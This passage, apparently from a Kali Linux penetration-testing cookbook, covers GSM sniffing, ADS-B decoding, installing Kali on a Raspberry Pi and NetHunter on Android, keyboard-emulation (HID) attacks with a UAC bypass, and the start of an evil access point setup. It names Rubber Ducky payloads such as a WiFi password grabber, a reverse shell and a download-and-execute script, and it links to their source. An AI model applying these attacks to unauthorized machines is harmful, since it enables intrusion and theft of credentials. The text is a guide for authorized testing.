
14. Next, we add the filter `gsmtap`:



15. We should see the packets in the info window. We should see a packet with label **System Information Type 3**; let's open it:



16. We will see the system information such as **Mobile Country Code**, **Network Code**, and **Location Area Code**:



17. Now with this recipe, we have learned how GSM packets travel.

There's more...

Here are some great videos to give you a better understanding of GSM sniffing:

- `https://www.crazydanishhacker.com/category/gsm-sniffing-hacking/`

Decoding ADS-B messages with Dump1090

ADS-B stands for **Automatic Dependent Surveillance-Broadcast**. It is a system in which electronic equipment onboard an aircraft automatically broadcasts the precise location of the aircraft via a digital data link.

As described in the official readme of the tool, Dump1090 is a Mode S decoder specifically designed for RTLSDR devices.

The main features are:

- Robust decoding of weak messages. With mode1090, many users observed improved range compared to other popular decoders.
- Network support—TCP30003 stream (MSG5), raw packets, HTTP.
- Embedded HTTP server that displays the currently detected aircrafts on Google Maps.
- Single-bit error correction using 24-bit CRC.
- Ability to decode DF11 and DF17 messages.
- Ability to decode DF formats such as DF0, DF4, DF5, DF16, DF20, and DF21, where the checksum is XOR-ed with the ICAO address by brute-forcing the checksum field using ICAO addresses, which we've covered.
- Decode raw IQ samples from file (using the `--ifile` command-line switch).
- Interactive CLI mode where aircrafts currently detected are shown as a list, refreshing as more data arrives.
- CPR coordinate decoding and track calculation from velocity.
- TCP server streaming and receiving raw data to/from connected clients (using `--net`).

In this recipe, we will use the tool to look at air traffic with visuals.

How to do it...

Following are the steps to use Dump1090:

1. We can download the tool from the Git repo using the command `git clone https://github.com/antirez/dump1090.git`:

2. Once downloaded, we go the folder and run `make`.
3. We should now have an executable. We can run the tool using the following command:

```
./dump1090 --interactive -net
```

The following screenshot shows the output of the preceding command:

4. In a few minutes, we should see the flights, and by opening the browser to `http://localhost:8080`, we will be able to see the flights on the map as well.

There's more...

More about this can be learned from `https://www.rtl-sdr.com/adsb-aircraft-radar-with-rtl-sdr/`.

11
Kali in Your Pocket – NetHunters and Raspberries

In this chapter, we will cover the following recipes:

- Installing Kali on Raspberry Pi
- Installing NetHunter
- Superman typing — HID attacks
- Can I charge my phone?
- Setting up an evil access point

Introduction

In some cases, while doing pentest, a client may ask us to do a proper red team attack. In such cases, walking into an office with a laptop in hand may look suspicious, which is why this chapter comes in handy. We can perform a red teaming using a small device such as a cell phone or Raspberry Pi and carry out pentest effectively using them. In this chapter, we will talk about setting up Kali Linux on Raspberry Pi and compatible cell phones and using it to perform some cool attacks on the network.

Installing Kali on Raspberry Pi

Raspberry Pi is an affordable ARM computer. It is extremely small in size which makes it portable, and because of which it's best suited for Kali Linux-like systems to perform pentesting with portable devices.

In this recipe, you will learn about installing a Kali Linux image on a Raspberry Pi.

Getting ready

Raspberry Pi supports SD cards. The best way to set up Kali on Raspberry Pi is to create a bootable SD card and insert it into Pi.

How to do it...

To install Kali on Raspberry Pi follow the given steps:

1. We will first download the image from Offensive Security's website at `https://www.offensive-security.com/kali-linux-arm-images/`:


RaspberryPi Foundation

Image Name	Size	Version	SHA256Sum
RaspberryPi 2 / 3	0.8G	2017.1	4976C446802EE16252954453DC577E2001698492E52DDE47B27B8548C018A686
RaspberryPi	0.8G	2017.1	08B71BCC38615422B57C62AD003FC37E67278A9172C79B7AE7C8B7DCEC684E98
RaspberryPi w/TFT	0.8G	2017.1	8E121F87AE65491C3077172DB65FE2CDB7379BA472810BB338461A947A99AD46

2. Once the image is downloaded, we can use different ways to write this image into our memory card.
3. On Linux/macOS, it can be done using the `dd` utility. The `dd` utility can be used using the following command:

```
dd if=/path/to/kali-2.1.2-rpi.img of=/dev/sdcard/path bs=512k
```

4. Once this process completes, we can plug the SD card into the Pi and power it on.
5. We will see our Kali boot up:



We can refer to this link for a more detailed guide:
`https://docs.kali.org/downloading/kali-linux-live-usb-install`.

Installing NetHunter

As described by Offensive Security's official wiki:

> *"The Kali NetHunter is an Android ROM overlay that includes a robust* **Mobile Penetration Testing Platform**. *The overlay includes a custom kernel, a Kali Linux chroot, and an accompanying Android application, which allows for easier interaction with various security tools and attacks. Beyond the penetration testing tools arsenal within Kali Linux, NetHunter also supports several additional classes, such as* **HID Keyboard Attacks**, **BadUSB attacks**, **Evil AP MANA attacks**, *and much more. For more information about the moving parts that make up NetHunter, check out our NetHunter Components page. NetHunter is an open source project developed by Offensive Security and the community."*

In this recipe, you will learn how to install and configure NetHunter on an Android device and perform attacks using it. We can find a list of supported hardware at `https://github.com/offensive-security/kali-NetHunter/wiki`.


Getting ready

Before we start, we need the device to be rooted with Team Win Recovery Project installed as a custom recovery.

How to do it...


To install NetHunter follow the given steps:

1. We download the NetHunter ZIP file and copy it to the SD card, and then we reboot the phone into the recovery mode. We are using OnePlus One with Cyanogenmod 12.1. Recovery mode can be booted by pressing the power and volume down button simultaneously.
2. Once it is in the recovery mode, we choose to install on the screen and select the ZIP file. We can download the ZIP from `https://www.offensive-security.com/kali-linux-NetHunter-download`:




3. When it's done, we reboot the phone and we should see NetHunter in our application menu.


4. But before we start, we need to install BusyBox on the phone from Play Store:




5. Once this is done, we run the app and click on **Install**:



6. Next, we open NetHunter, and from the menu, we choose **Kali Chroot Manager**:



7. We click on **ADD METAPACKAGES** and we will be all set for the next recipe:



Superman typing – HID attacks


NetHunter has a feature that allows us to turn our device and OTG cable to behave as a keyboard and hence type any given commands on any connected PC. This allows us to perform HID attacks.

"HID (human interface device) attack vector is a remarkable combination of customized hardware and restriction bypass via keyboard emulation. So, when we insert the device, it will be detected as a keyboard, and using the microprocessor and onboard flash memory storage, you can send a very fast set of keystrokes to the target's machine and completely compromise it."
– https://www.safaribooksonline.com/library/view/metasploit/9781593272883/


How to do it...

To perform HID attacks follow the given steps:

1. We can perform them by opening the NetHunter app.
2. In the menu, we choose HID attacks:




3. We will see two tabs: **PowerSploit** and **Windows CMD**:




4. Let's try the **Windows CMD**; in the **Edit source** box, we can type the command we want to be executed. We can even choose **UAC Bypass** from the options to make the command run as admin on different versions of Windows:

5. We choose Windows 10 from the **UAC Bypass** menu and then we type a simple command:


```
echo "hello world"
```



6. Then, we connect our phone to a Windows 10 device and select **Execute Attack** from the menu:



7. We will see the command being executed:



For more information, visit `https://github.com/offensive-security/kali-NetHunter/wiki/NetHunter-HID-Attacks`.


Can I charge my phone?

In this recipe, we will look at a different type of HID attack, known as DuckHunter HID. This allows us to convert infamous USB Rubber Ducky scripts into NetHunter HID attacks.

How to do it...

To perform DuckHunter HID attacks follow the given steps:

1. We can perform them by opening the NetHunter app.
2. In the menu, we choose **DuckHunter HID** attacks.
3. The **Convert** tab is where we can type or load our scripts for execution:



4. Let's start by using a simple `Hello world!` script.
5. We open a text editor on any device and then we connect our device and click on the play button.

6. We will see that this is automatically typed in the editor:

```
Hello world!
Example of typing to computer. Nethunter is awesome!
I slept for 5 seconds, now I'm awake!
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
1234567890-=!@#$%^&*()_+
[]
```

7. There are multiple scripts available on the internet that can be used to perform multiple attacks using NetHunter:

- Payload – Hello World
- Payload – WiFi password grabber
- Payload – Basic Terminal Commands Ubuntu
- Payload – Information Gathering Ubuntu
- Payload – Hide CMD Window
- Payload – Netcat-FTP-download-and-reverse-shell
- Payload – Wallpaper Prank
- Payload – YOU GOT QUACKED!
- Payload – Reverse Shell
- Payload – Fork Bomb
- Payload – Utilman Exploit
- Payload – WiFi Backdoor
- Payload – Non-Malicious Auto Defacer
- Payload – Lock Your Computer Message
- Payload – Ducky Downloader
- Payload – Ducky Phisher
- Payload – FTP Download / Upload
- Payload – Restart Prank
- Payload – Silly Mouse, Windows is for Kids
- Payload – Windows Screen rotation hack
- Payload – Powershell Wget + Execute

8. These can be downloaded and loaded into NetHunter and then later used to exploit a victim's PC; the list can be found at `https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads`.

More information can be found at `https://github.com/hak5darren/USB-Rubber-Ducky/wiki`.


Setting up an evil access point

The MANA toolkit is an evil access point implementation kit created by SensePost, which can be used to perform Wi-Fi, AP, and MITM attacks. Once a victim connects to our access point, we will be able to perform multiple actions, which you will learn about in this recipe.


How to do it...

To set up an evil access point follow the given steps:

1. It's easy to use. In the **NetHunter** menu, we choose **Mana Wireless Toolkit**:

